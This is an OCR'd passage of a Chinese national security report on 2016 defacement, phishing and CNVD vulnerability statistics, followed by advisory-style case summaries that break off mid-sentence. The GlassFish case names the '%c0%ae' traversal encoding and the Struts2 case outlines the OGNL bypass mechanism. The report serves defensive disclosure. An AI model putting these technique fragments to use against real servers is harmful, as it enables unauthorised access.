


图5-30　2016年我国境内被篡改网站按域名类型分布统计（来源：深信服公司）

如图 5-31 所示，2016 年我国境内被篡改网站数量按地域进行统计，排名前 10 位的地区分别是，广东省、江苏省、北京市、上海市、浙江省、福建省、安徽省、河南省、河北省、湖南省。




图5-31　2016年我国境内被篡改网站按地区分布统计（来源：深信服公司）

2016 年，深信服公司监测发现我国境内政府网站被篡改数量为 2560 个，较 2015 年的 3305 个减少 29%，占深信服公司监测的政府网站列表总数的 26%，即平均每 1000 个政府网站中就有 260 个网站遭到篡改。2016 年我国境内被篡改的政府网站数量和其占被篡改网站总数比例按月度统计如图 5-32 所示。




图5-32　2016年我国境内政府网站被篡改数量和所占比例按月度统计
（来源：深信服公司）

5.4.5.2 网页仿冒监测情况

2016 年，深信服公司共监测到仿冒我国境内网站的钓鱼页面 2107 个。从钓鱼站点使用域名的顶级域分布来看，以 .10086 最多，占 47.3%，其次是 .10010 和 .taobao，分别占 23.1% 和 11.0%。2016 年深信服公司监测发现的钓鱼站点所用域名按顶级域分布如图 5-33 所示。




图5-33　2016年监测发现的钓鱼站点所用域名按顶级域分布（来源：深信服公司）

6 信息安全漏洞公告与处置

CNCERT/CC 高度重视对安全威胁信息的预警通报工作。由于大部分严重的网络安全威胁都是由信息系统所存在的安全漏洞诱发的，所以及时发现和处理漏洞是安全防范工作的重中之重。

6.1 CNVD 漏洞收录情况

2016 年，国家信息安全漏洞共享平台（CNVD）共收录通用软硬件漏洞 10822 个。其中，高危漏洞 4146 个（占 38.3%），中危漏洞 5993 个（占 55.4%），低危漏洞 683 个（占 6.3%），各级别比例分布与月度数量统计如图 6-1、图 6-2 所示，较 2015 年漏洞收录总数 8080 个，环比增加 33.9%。2016 年，CNVD 接收白帽子、国内漏洞报告平台以及安全厂商报送的原创通用软硬件漏洞数量占全年收录总数的 17.8%，成为 2016 年漏洞数量增长的重要原因。在全年收录的漏洞中，有 2203 个属于“零日”漏洞，可用于实施远程网络攻击的漏洞有 9503 个，可用于实施本地攻击的漏洞有 1319 个。




图6-1　2016年CNVD收录的漏洞按威胁级别分布（来源：CNCERT/CC）




图6-2　2016年CNVD收录的漏洞数量按月度统计（来源：CNCERT/CC）

2016年，CNVD收录的漏洞中主要涵盖Google、Oracle、Adobe、Microsoft、IBM、Apple、Cisco、Wordpress、Linux、Mozilla、Huawei等厂商的产品。各厂商产品中漏洞的分布情况如图6-3所示，可以看出，涉及Google产品（含操作系统、手机设备以及应用软件等）的漏洞最多，达到819个，占全部收录漏洞的7.6%。




图6-3　2016年CNVD收录的高危漏洞按厂商分布（来源：CNCERT/CC）

根据影响对象的类型，漏洞可分为：应用程序漏洞、Web 应用漏洞、操作系统漏洞、网络设备漏洞（如路由器、交换机等）、安全产品漏洞（如防火墙、入侵检测系统等）、数据库漏洞。如图 6-4 所示，在 2016 年度 CNVD 收录的漏洞信息中，应用程序漏洞占 60.0%，Web 应用漏洞占 16.8%，操作系统漏洞占 13.2%，网络设备漏洞占 6.5%，安全产品漏洞占 2.0%，数据库漏洞占 1.5%。




图6-4　2016年CNVD 收录的漏洞按影响对象类型分类统计（来源：CNCERT/CC）

2016 年 CNVD 共收录漏洞补丁 8619 个，为大部分漏洞提供了可参考的解决方案，提醒相关用户注意做好系统加固和安全防范工作。CNVD 发布的漏洞补丁数量按月度统计如图 6-5 所示。




图6-5　2016年CNVD发布的漏洞补丁数量按月度统计（来源：CNCERT/CC）

6.2 CNVD 行业漏洞库收录情况

CNVD 对现有漏洞进行了进一步的深化建设，建立起基于重点行业的子漏洞库，目前涉及的行业包含：电信行业（telecom.cnvd.org.cn）、移动互联网（mi.cnvd.org.cn）、工业控制系统（ics.cnvd.org.cn）和电子政务（未公开）。面向重点行业客户包括：政府部门、基础电信运营商、工业控制行业客户等，提供量身定制的漏洞信息发布服务，从而提高重点行业客户的安全事件预警、响应和处理能力。CNVD 行业漏洞主要通过行业资产共有信息和行业关键词进行匹配，2016 年行业漏洞库资产总数为：电信行业 1513 类，移动互联网 135 类，工业控制系统 178 类，电子政务 165 类。CNVD 行业库关联热词总数为：电信行业 84 个，移动互联网 42 个，工业控制系统 59 个，电子政务 13 个。

2016 年，CNVD 共收录电信行业漏洞 640 个（占总收录比例 5.9%），

移动互联网行业漏洞 985 个（占 9.1%），工业控制行业漏洞 172 个（占 1.5%），电子政务行业漏洞 344 个（占 3.1%）。

2013–2016 年，CNVD 共收录电信行业漏洞 2823 个，移动互联网行业漏洞 3409 个，工业控制行业漏洞 559 个，电子政务漏洞 931 个。2013–2016 年各行业漏洞统计如图 6–6 所示。




图6–6　2013–2016年CNVD收录的行业漏洞对比（来源：CNCERT/CC）

移动互联网行业漏洞最为相关的厂商包括：Google、Apple、Adobe、Samsung 等。厂商分布如图 6–7 所示 。




图6–7　2013–2016年CNVD收录的移动互联网行业漏洞按厂商分布（来源：CNCERT/CC）

工业控制行业漏洞最为相关的厂商包括：SIEMENS、Schneider Electric、Advantech、Rockwell Automation、ABB、Ecava、Cogent Real-Time Systems、General Electric、Invensys、Infinite Automation Systems, Inc. 等。厂商分布如图 6-8 所示。




图6-8　2013-2016年CNVD收录的工业控制行业漏洞按厂商分布（来源：CNCERT/CC）

电信行业漏洞最为相关的厂商包括：Cisco、Oracle、IBM、D-Link、Huawei、Netgear、Juniper Network、Apache、ASUS、TP-Link 等。厂商分布如图 6-9 所示。




图6-9　2013-2016年CNVD收录的电信行业漏洞按厂商分布（来源：CNCERT/CC）

电子政务行业漏洞最为相关的厂商包括：Oracle、PhpMyAdmin、Samsung、DELL、Cisco、IBM、Apache、HP、Phpcms、山东浪潮齐鲁软件股份产业有限公司等。厂商分布如图 6-10 所示。




图6-10　2013-2016年CNVD收录的电子政务行业漏洞按厂商分布（来源：CNCERT/CC）

6.3 漏洞报送和通报处置情况

2016 年，国内安全研究者漏洞报告持续活跃，CNVD 依托自有报告渠道以及与乌云、补天、漏洞盒子等民间漏洞报告平台的协作渠道，接收和处置涉及党政机关和重要行业单位的漏洞风险事件。CNVD 通过各渠道接收到的民间漏洞报告数量统计见表 6-1。

表6-1　2016年CNVD接收的民间平台或研究者报告情况统计（来源：CNCERT/CC）

接收渠道	报告数量（条）
补天平台	29240
乌云平台	12069（注：截至2016年7月19日）
CNVD白帽子	5128
漏洞盒子	3192

CNVD 对接收到的事件进行核实验证，主要依托 CNCERT/CC 国家中心、分中心处置渠道开展处置工作，同时 CNVD 通过互联网公开信息积极建立与国内其他企事业单位的工作联系机制。2016 年，CNVD 共处置涉及我国政府部门，银行、证券、保险、交通、能源等重要信息系统部门，以及基础电信企业、教育行业等相关行业漏洞风险事件共计 31335 起，按月度统计情况如图 6-11 所示 。




图6-11　2016年CNVD处置漏洞风险事件数量按月度统计（来源：CNCERT/CC）

2016 年，CNVD 自行开展漏洞事件处置 3162 次，涉及国内外软件厂商 545 家（注：不含涉及单个信息系统风险的企事业单位），联系次数最多的厂商见表 6-2。

表6-2　2016年CNVD协调处置厂商软硬件产品次数TOP10（来源：CNCERT/CC）

厂商名称	漏洞数（次）
成都鹏博士电信传媒集团股份有限公司	29
腾讯安全应急响应中心	24
中兴PSIRT	22
百度安全应急响应中心	20
中国铁建股份有限公司	20
成都星锐蓝海网络科技有限公司	17
北京网御星云信息技术有限公司	16
用友网络科技股份有限公司	12
北京拓尔思信息技术股份有限公司	11
天融信攻防技术研究中心	11

6.4 高危漏洞典型案例

（1）FortiGate 防火墙存在 SSH 认证“后门”漏洞

FortiGate(飞塔防火墙) 是 Fortinet（飞塔）公司推出的网络防火墙产品，用于防御网络层和内容层的网络和恶意代码等攻击。2016 年 1 月，CNVD 收录了 FortiGate 防火墙存在 SSH 认证“后门”漏洞（CNVD-2016-00170）。远程攻击者可通过“后门”获取 FortiGate 防火墙系统的控制权限，进而渗透到内部网络区域，构成信息泄露和运行安全风险。

根据境外研究者的分析以及相关验证情况，业内认定 FortiGate 防火墙存在一处“后门”漏洞。漏洞形成的原因是由于 FortiGate 防火墙 Fortimanager_Access 用户的密码采用较为简单的算法来生成，攻击者通过分析破解后可直接获得认证的最高权限（root），进而控制防火墙设备，后续攻击者可通过防火墙作为跳板，渗透内部区域网络，进行信息嗅探、数据拦截等操作。CNVD 对该漏洞的综合评级为“高危”。后续，Fortinet（飞塔）公司发布声明称这是一个 2014 年就被内部安全审查发现的问题，属于管理协议的 bug 而不是主观故意的“后门”，并且暂未接收到用户报告称设备在互联网受到黑客攻击。

漏洞影响 4.3.0-4.3.16、5.0.0-5.0.7 版本，而 5.2-5.4 版本不受影响。根据 CNVD 普查的结果，互联网上约有 1.5 万台 FortiGate 服务器暴露出来，其中位于中国境内地区的服务器约 730 台，占比为 4.7%。主要的国家和地区分别为美国 (占比 20.7%)、印度 (占比 12.5%)、日本 (占比 5.7%)、韩国 (占比 4.4%)、中国台湾（占比 4.0%）。总体上看，该漏洞对北美、东亚、东南亚、南亚地区的影响较为严重。该算法破解的攻击利用代码已经在互联网上传播，互联网出现了大量针对 FortiGate 防火墙的攻击。

（2）GlassFish 服务器存在任意文件读取漏洞

2016 年 1 月，CNVD 收录了 GlassFish 存在任意文件读取漏洞（CNVD-

2016-00232）。攻击者利用漏洞访问网站链接可获得非授权访问的目录文件列表，如可读取 Web 应用配置文件等，进一步渗透构成网站信息泄露和运行风险。

GlassFish 是一款基于 JavaEE5 的商业兼容应用服务器软件，可用于 Web 容器及相关应用的开发、部署和分发。由于其在实现 unicode 编码上存在缺陷，导致同一代码的多重解析，如：Java 把 "%c0%ae" 解析为 "\uC0AE"，最后转义为 ASCCII 字符“.”。攻击者利用漏洞构造目录穿越回溯，获得操作系统主机上的目录文件列表。对于熟悉操作系统和 Web 容器架构的攻击者，构成进一步渗透网站系统的先决条件。CNVD 对该漏洞的综合评级为“高危”。

漏洞影响 GlassFish 4.0-4.1 版本。根据 CNVD 初步普查的结果，互联网上约有 2.36 万台 GlassFish 服务器暴露在互联网上，其中中国境内地区为 1184 台，占比约为 5.0%，其他 GlassFish 服务器应用较多的国家和地区分别有美国（占比 38.4%）、巴西（占比 6.9%）、德国（占比 6.3%）、法国（占比 3.2%）、英国（占比 2.8%）、俄罗斯（2.7%）、加拿大（占比 2.6%）。总体来看，该漏洞对北美、欧盟以及东亚等地区的影响较为严重。

（3）Squid 服务器软件存在多个拒绝服务漏洞

2016 年 4 月，CNVD 收录了 Squid 存在的多个拒绝服务漏洞（CNVD-2016-01440、CNVD-2016-01441、CNVD-2016-01442、CNVD-2016-01443；对应 CVE-2016-2569、CVE-2016-2570、CVE-2016-2571、CVE-2016-2572）。攻击者可利用上述漏洞远程发起拒绝服务攻击。

Squid（全称 Squid Cache）是一套代理服务器和 Web 缓存服务器软件。该软件提供缓存万维网、过滤流量、代理上网等功能。由于 Squid 服务器 http.cc 文件以及 Edge Side Includes（ESI）解析器存在设计缺陷，程序在解析失败时对 Http 响应状态码参数有依赖关系，同时在解析 XML 对象期间未能检查缓冲区限制，未能正确将数据附加到 String 对象。远程攻击者可借助畸形的响应信息，构造 XML 文档或较长的字符串，造成服务器断言失败

和守护进程退出，构成拒绝服务攻击。

漏洞影响 Squid 3.x(<3.5.15) 和 Squid 4.x(<4.0.7) 版本。根据 CNVD 普查的情况，受漏洞影响的 Squid 服务器共计约 47.5 万台，主要分布在经济较发达、信息化水平发展较快的国家和地区。在全球范围内排名前 5 的国家分别是：美国（占比 52.9%）、罗马尼亚（9.7%）、中国（8.6%）、英国（2.3%）、德国（1.9%）。在中国境内，共有约 4.1 万台服务器受漏洞影响，排名前 5 的省份分别为：四川（占比 43.6%）、山东（21.1%）、北京（6.5%）、广东（3.3%）、上海（3.0%）。

（4）Apache Struts2 S2-032 高危漏洞

2016 年 4 月底，互联网上披露了 Apache Struts2 S2−032 远程代码执行漏洞（CNVD−2016−02506、CVE−2016−3081）的利用代码。根据 CNVD 初步测试，远程攻击者利用漏洞可在开启动态方法调用功能的 Apache Struts2 服务器上执行任意代码，取得网站服务器控制权。

Struts2 是第二代基于 Model−View−Controller（MVC）模型的 Java 企业级 Web 应用框架，并成为当时国内外较为流行的容器软件中间件。Struts2 的核心 jar 包 −struts2−core 中，存在一个 default.properties 的默认配置文件用于配置全局信息，当 struts.enable.DynamicMethodInvocation= True，即开启动态方法调用。尽管在 Struts2 目前的安全策略中，对部分动态调用方法进行特殊字符传递的限制，但在该漏洞中攻击者仍能通过 OGNL 表达式静态调用获取 ognl.OgnlContext 的 Default_Member_Access 属性并覆盖 _memberAccess 的方式进行绕过，进而可在受控制的服务器端执行任意代码。CNVD 对该漏洞的综合评级为“高危”。

漏洞影响 Struts 2.3.20 −2.3.28（除 2.3.20.3 和 2.3.24.3 以外）版本，同时攻击利用代码已经在互联网上快速传播。对于默认开启动态方法调用功能的 Apache Struts2 服务器比例还需要进一步评估。根据 CNVD 技术组成员单位上海交通大学网络信息中心在教育网内的抽样检测结果，对 706 个采用

Apache Struts2作为容器软件的网站进行测试，有29个网站存在S2-032漏洞，占比4.1%，而存在S2-016及更低版本远程代码执行漏洞（如S2-005）的网站有196个，占比28%。为进一步评估S2-032漏洞在各行业领域单位网站的分布情况，CNVD委托WOOYUN平台对相关数据进行检测和整理，见表6-3，境内共有817个网站存在S2-032漏洞，其中按行业领域划分，位于前三位（注：不计其他企业）的是政府部门（占比28.3%）、互联网企业（25.2%）、教育机构（9.8%）。

表6-3 CNVD委托WOOYUN平台对相关数据进行的检测和整理（来源：CNCERT/CC）

行业领域	数量	百分比
政府部门	231	28.3%
教育机构	80	9.8%
金融行业	57	7.0%
保险行业	15	1.8%
证券行业	7	0.9%
能源行业	4	0.5%
交通行业	48	5.9%
电信运营商	59	7.2%
互联网企业	206	25.2%
其他企业	110	13.4%
总计	817	100.0%

（5）ImageMagick存在远程代码执行高危漏洞

2016年5月，CNVD收录了ImageMagick远程代码执行漏洞（CNVD-2016-02721，对应CVE-2016-3714）。远程攻击者利用漏洞通过上传恶意构造的图像文件，可在目标服务器执行任意代码，进而获得网站服务器的控制权。由于有多种编程语言对ImageMagick提供调用支持且一些广泛应用的Web中间件在部署中包含相关功能，因此对互联网站安全构成重大威胁。

ImageMagick是一款开源的创建、编辑、合成图片的软件，可以读取、转换、写入多种格式的图片，遵守GPL许可协议，可运行在大多数操作系统中。ImageMagick在MagickCore/constitute.c的ReadImage函数中解析图

